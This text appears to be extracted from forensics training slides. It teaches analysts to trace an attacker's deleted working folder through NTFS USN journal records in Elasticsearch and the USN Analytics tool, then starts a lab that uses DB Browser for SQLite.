
- Check the events logged around the deletion time (3)



# Extra Exercise: Elasticsearch

## Checking The Deletion of Attacker's Working Folder (11)

- Check the events logged around the deletion time (4)



The screenshot shows a web interface for Elasticsearch. At the top, there is a horizontal bar with three tabs: "Filters" (highlighted in grey), "Search", and "KQL". Below the "Filters" tab is a search bar. To the right of the search bar is a green button with a refresh icon and the text "Update". Below the search bar, there is a timestamp "17:24:12.00" and a red box highlighting the "Update" button.

# Extra Exercise: Elasticsearch

## Checking The Deletion of Attacker's Working Folder (12)

- Before checking the result, sort data by USN since TimeStamp fields do not have enough time resolution.
  - NTFS Log Tracker parses TimeStamp fields using “second” as time scale. That is not enough to sort journal events because journal events can be logged over hundreds of times within a second.
- Then, let's check events that were logged around the deletion event of the folder.

Click this upper arrow to sort data by USN.

	Filename	FullPath	EventInfo	File Attribute	USN   
7:25:10.000	www.j-cast[1].xml	\Users\kfuma\AppData\LocalLow\Microsoft\Internet Explorer\DOMStore\N2R52G0T\www.j-cast[1].xml	File_Added/ File_Truncated	Archive/ Not_Content_Indexed	Sort by USN 441,613,408
7:25:10.000	www.j-cast[1].xml	\Users\kfuma\AppData\LocalLow\Microsoft\Internet Explorer\DOMStore\N2R52G0T\www.j-cast[1].xml	File_Added/ Data_Overwritten/ File_Truncated	Archive/ Not_Content_Indexed	441,613,408

▶ July 28th 2017, 17:24:11.000	w.vbs		Data_Overwritten/ File_Closed	Archive	441,535,888
▶ July 28th 2017, 17:24:11.000	w.vbs		File_Renamed_Old	Archive	441,535,960
▶ July 28th 2017, 17:24:11.000	prograAAAAAA AAA.AAA	\prograAAAAAA.AAA	File_Renamed_New	Archive	441,536,032
▶ July 28th 2017, 17:24:11.000	prograAAAAAA AAA.AAA	\prograAAAAAA.AAA	File_Renamed_New/ File_Closed	Archive	441,536,136
▶ July 28th 2017, 17:24:11.000	prograAAAAAA AAA.AAA	\prograAAAAAA.AAA	File_Renamed_Old	Archive	441,536,240

The logs show that the files were overwritten, renamed for many times, and then deleted.

▶ July 28th 2017, 17:24:11.000	prograBBBBBB	\prograBBBBBBBBBB.BBB	File Renamed Old	Archive	441,536,344
▶ July 28th 2017, 17:24:11.000	prograzZZZZZ ZZZ.ZZZ	\prograzZZZZZZZZ.ZZZ	File_Renamed_New	Archive	441,536,512
▶ July 28th 2017, 17:24:11.000	prograzZZZZZ ZZZ.ZZZ	\prograzZZZZZZZZ.ZZZ	File_Renamed_New/ File_Closed	Archive	441,536,936
▶ July 28th 2017, 17:24:11.000	prograzZZZZZ ZZZ.ZZZ	\prograzZZZZZZZZ.ZZZ	File_Closed/ File_Deleted	Archive	441,543,040

<snip>

This is the deletion log.

▶ July 28th 2017, 17:24:11.000	s	\ProgramData\s	File_Closed/ File_Deleted	Directory	441,544,248
--------------------------------	---	----------------	---------------------------	-----------	-------------

# Extra Exercise: Elasticsearch

## Checking The Deletion of Attacker's Working Folder (14)

- We found the evidence that the folder "ProgramData\s" existed.
- The foothold folder was deleted at 5:24:11 PM on July 28.
- We also found that many files were rewritten, renamed many times, and deleted.
- Those operations are known as the deletion method of some data-erasing tools, such as SDelete and CCleaner.
- In this case, we can determine that the attackers used a data-erasing tool to delete their tools.

# Preparation for the Next Exercise

- Quit your browser.
- To quit Elasticsearch and Kibana, press Ctrl+c in both consoles.

# Practice Exercise: Using USN Analytics

Getting Summary Report Rapidly



# Practice Exercise: Using USN Analytics

## Getting Summary Report Rapidly (1)

- Conditions:
  - It is NOT related to the scenario 1.
  - It is an introduction for a journal log parsing tool "USN Analytics".
  - We will investigate the same artifact as the previous exercise with the tool.
- Goal:
  - To get summary easily by checking the report that is automatically generated by USN Analytics.

# Practice Exercise: Using USN Analytics

## Getting Summary Report Rapidly (2)

- Usage
  - Input the following command in a single line.

```
usn_analytics.exe -o %USERPROFILE%\Desktop\output-usn-analytics  
Extracted_UsnJrnl_J.bin
```

- The -o option is to specify the output folder. You should specify an empty folder or a new folder. If the folder does not exist, usn\_analytics makes it.
- This parses \$UsnJrnl\_\$J.bin and creates output folder to the user's desktop.

# Practice Exercise: Using USN Analytics


## Getting Summary Report Rapidly (3)

- Output files
  - usn\_analytics\_executed.csv – a list of program execution history based on creation and modification time of prefetch files.
  - usn\_analytics\_opened.csv – a list of file open history based on creation modification time of Ink files.
  - usn\_analytics\_records-<YYYYMMDD>T<HHMMSS>.csv – a list of parsed USN records. It is similar to the output of NTFS Log Tracker.
  - usn\_analytics\_report.txt – a summarized report.

# Practice Exercise: Using USN Analytics

## Getting Summary Report Rapidly (4)

- An output file that ends with "records-YYYYMMDDThhmmss.csv" shows the similar results as an output of NTFS Log Tracker we checked with Elasticsearch before.



The screenshot shows the CSVFileView application window. The title bar reads "CSVFileView - C:\Users\taro\Desktop\usn-analytics-output\usn\_analytics\_records-20170728T080527.csv". The menu bar includes "File", "Edit", "View", "Options", and "Help". The toolbar contains icons for file operations like opening, saving, and printing. The main area displays a CSV table with columns: "Usn", "Records", "TimeStamp(+09:00)", "TimeTaken", "FileName", "Path", "Reason", and "FileAttr". The table contains 15 rows of data, with the 10th row highlighted in blue.

"Usn"	"Records"	"TimeStamp(+09:00)"	"TimeTaken"	"FileName"	"Path"	"Reason"	"FileAttr"
"441541024"	"3"	"2017/07/28 17:24:11.547916"	"0.000000"	"prograPPPPPPPPP.PPP -> prograQQQQQQQQQ...."	"\"	"RENAME"	"ARCHIVE"
"441541336"	"3"	"2017/07/28 17:24:11.547916"	"0.000000"	"prograQQQQQQQQQ.QQQ -> prograRRRRRRRRR..."	"\"	"RENAME"	"ARCHIVE"
"441541648"	"3"	"2017/07/28 17:24:11.547916"	"0.015620"	"prograRRRRRRRRR.RRR -> prograSSSSSSSS.SSS"	"\"	"RENAME"	"ARCHIVE"
"441541960"	"3"	"2017/07/28 17:24:11.563535"	"0.000000"	"prograSSSSSSSS.SSS -> prograTTTTTTTT.TTT"	"\"	"RENAME"	"ARCHIVE"
"441542272"	"3"	"2017/07/28 17:24:11.563535"	"0.000000"	"prograTTTTTTTT.TTT -> prograUUUUUUUU.U..."	"\"	"RENAME"	"ARCHIVE"
"441542584"	"3"	"2017/07/28 17:24:11.563535"	"0.000000"	"prograUUUUUUUU.UUU -> prograVVVVVVVV.V..."	"\"	"RENAME"	"ARCHIVE"
"441542896"	"3"	"2017/07/28 17:24:11.563535"	"0.000000"	"prograVVVVVVVV.VVV -> prograWWWWWWW..."	"\"	"RENAME"	"ARCHIVE"
"441543208"	"3"	"2017/07/28 17:24:11.563535"	"0.000000"	"prograWWWWWWW.WWW -> prograXXXXX..."	"\"	"RENAME"	"ARCHIVE"
"441543520"	"3"	"2017/07/28 17:24:11.563535"	"0.000000"	"prograXXXXXXXXX.XXX -> prograYYYYYYY.YYY"	"\"	"RENAME"	"ARCHIVE"
"441543832"	"3"	"2017/07/28 17:24:11.563535"	"0.000000"	"prograYYYYYYY.YYY -> prograZZZZZZZ.ZZZ"	"\"	"RENAME"	"ARCHIVE"
"441544144"	"1"	"2017/07/28 17:24:11.563535"	"0.000000"	"prograZZZZZZZ.ZZZ"	"\"	"DELETE CLOSE"	"ARCHIVE"
"441544248"	"1"	"2017/07/28 17:24:11.563535"	"0.000000"	"s\"	""	"DELETE CLOSE"	"FOLDER"
"441547776"	"5"	"2017/07/28 17:24:15.892719"	"0.046867"	"CX4VZS4P.txt"	""	"CREATE EXTEND ..."	"ARCHIVE NOINDEX"
"441548216"	"1"	"2017/07/28 17:24:15.939586"	"0.000000"	"KMLRKZ5T.txt"	""	"DELETE CLOSE"	"ARCHIVE NOINDEX"
"441548204"	"4"	"2017/07/28 17:24:15.920586"	"0.021250"	"twitter[1].xml"	""	"EXTEND OVERWRITE"	"ARCHIVE NOINDEX"

# Practice Exercise: Using USN Analytics

## Getting Summary Report Rapidly (5)

- Summary report (1)
  - List of executed files obtained from prefetch related records
    - File name
    - Number of times executed

```
10 [Prefetch Exe Name] 32 exe (name, count)
11 cdir-collector.exe, 1
12 cmd.exe, 2
13 compattelrunner.exe, 1
14 conhost.exe, 32
15 consent.exe, 1
16 dllhost.exe, 46
17 drvinst.exe, 1
18 dsmusertask.exe, 1
19 googleupdate.exe, 3
20 gpupdate.exe, 13
21 iexplore.exe, 1
22 installagent.exe, 1
23 logonui.exe, 1
24 mpcmdrun.exe, 19
25 msascui.exe, 1
26 mscorsvw.exe, 1
27 ngen.exe, 1
28 ngentask.exe, 1
29 powershell.exe, 1
```

# Practice Exercise: Using USN Analytics

## Getting Summary Report Rapidly (6)

- Summary report (2)
  - List of opened files obtained from Ink and ObjectID related records
    - File name
    - Number of times opened
  - In this case, there are no file-open records. It seemed that those kind of usual records were rotated because of huge number of rename and delete records that we checked before.

```
44 [File Open] 0 files (name, count)
45
```


```
76 [File Open] 82 files (name, count)
77 Bluetooth File Transfer Wizard.lnk
78 Command Prompt.lnk, 1
79 Control Panel.lnk, 1
80 Desktop.lnk, 1
81 Desktop\, 1
82 Documents.library-ms, 1
83 Documents\, 2
84 Downloads.lnk, 1
85 Downloads\, 1
86 Ease of Access.lnk, 1
87 Eula.txt, 1
88 Eula.txt.lnk, 1
89 Fax Recipient.lnk, 1
90 GettingStarted.exe, 1
91 ( This is a sample reports containing
92 ( File open records parsed from
93 ( another Windows client.
94 (
95 GoodMorningForensic.txt, 1
96 GoodMorningForensic.txt.lnk, 1
```

# Practice Exercise: Using USN Analytics

## Getting Summary Report Rapidly (7)

- Summary report (3)
  - List of files that end with ".exe".
    - File name
    - Number of record entry

```
48 [exe] 41 files (name, count)
49 7.exe, 1
50 e.exe, 1
51 l.exe, 3
52 mpam-211df285.exe, 2
53 mpam-31715d9d.exe, 2
54 mpam-31ele2f3.exe, 2
55 mpam-3678b774.exe, 2
```



You can find suspicious executables that have single-character names.

If you have not found the foothold folder yet. This summary report would help you to find it.

```
61 mpam-5e59bc7a.exe, 2
62 mpam-5f7d29c5.exe, 2
63 mpam-74f398a0.exe, 2
64 mpam-750c2b63.exe, 2
65 mpam-7a504000.exe, 2
66 mpam-7ddb36f7.exe, 2
```

# Practice Exercise: Using USN Analytics

## Getting Summary Report Rapidly (8)

- Summary report (4)
  - There are some other lists that end with ".dll", ".scr", ".ps1", ".vbe/vbs", ".bat" and so on.
- You can easily find files that you should focus on by checking this summary report.

```
122 [ps1] 4 files (name, count)
123 dwp.ps1, 1
124 rwp.ps1, 1
125 t.ps1, 1
126 vjlapw2u.ly2.ps1, 1
127
128 [vbe/vbs] 1 files (name, count)
129 w.vbs, 1
130
131 [bat] 7 files (name, count)
132 d.bat, 1
133 g.bat, 1
134 m.bat, 1
135 o.bat, 1
136 p.bat, 1
137 p2.bat, 1
138 s.bat, 1
```



# Scenario 1 Labs:

Investigating a file system timeline on AD-Win2016

# Scenario 1 Labs:


## Investigating a file system timeline on AD-Win2016 (1)

- This is an investigation for scenario 1.
- Background:
  - Actually, file system metadata such as \$LogFile and \$UsnJrnl can keep file history for a certain period, and then older information gets overwritten.
  - In the scenario case, we could not find evidences related to important activities in file system timeline analysis on client-win10-1 and client-win10-2.
- Goal:
  - To check a file system timeline of the host "AD-Win2016" for evidence related to the file C:\ProgramData\A8Lmsa3o.log that we found in Event Log analysis.
  - Note that, we have already known that the attacker saved the output of Mimikatz to the file.

# Scenario 1 Labs:

## Investigating a file system timeline on AD-Win2016 (2)

- Since it takes time to parse \$LogFile and \$UsnJrnl with NTFS Log Tracker, we had parsed them and saved the result under the following directory.
  - E:\Artifacts\scenario1\_timeline\_analysis\ad-win2016\ntfslogtracker




# Scenario 1 Labs:

## Investigating a file system timeline on AD-Win2016 (3)

- Let's open the parsed DB file with “DB Browser for SQLite”.
- Launch the DB Browser by double-clicking the shortcut icon.

Shortcuts\07\_TimelineAnalysis



# DB Browser for SQLite

File Edit View Tools Help

(1) Press here

New Database... Ctrl+N

New In-Memory Database

Open Database... Ctrl+O

Open Database Read-Only...

Attach Database...

Close Database Ctrl+W

Write Changes Ctrl+S

Revert Changes

Import ▶

Export ▶

Open Project...

Save Project...

Write Changes

Revert Changes

Open Project

Save Project

Logmas

Execute SQL

Edit Database Cell

Mode: Text

Delete Table

Print

(2) Choose "Open Database...".

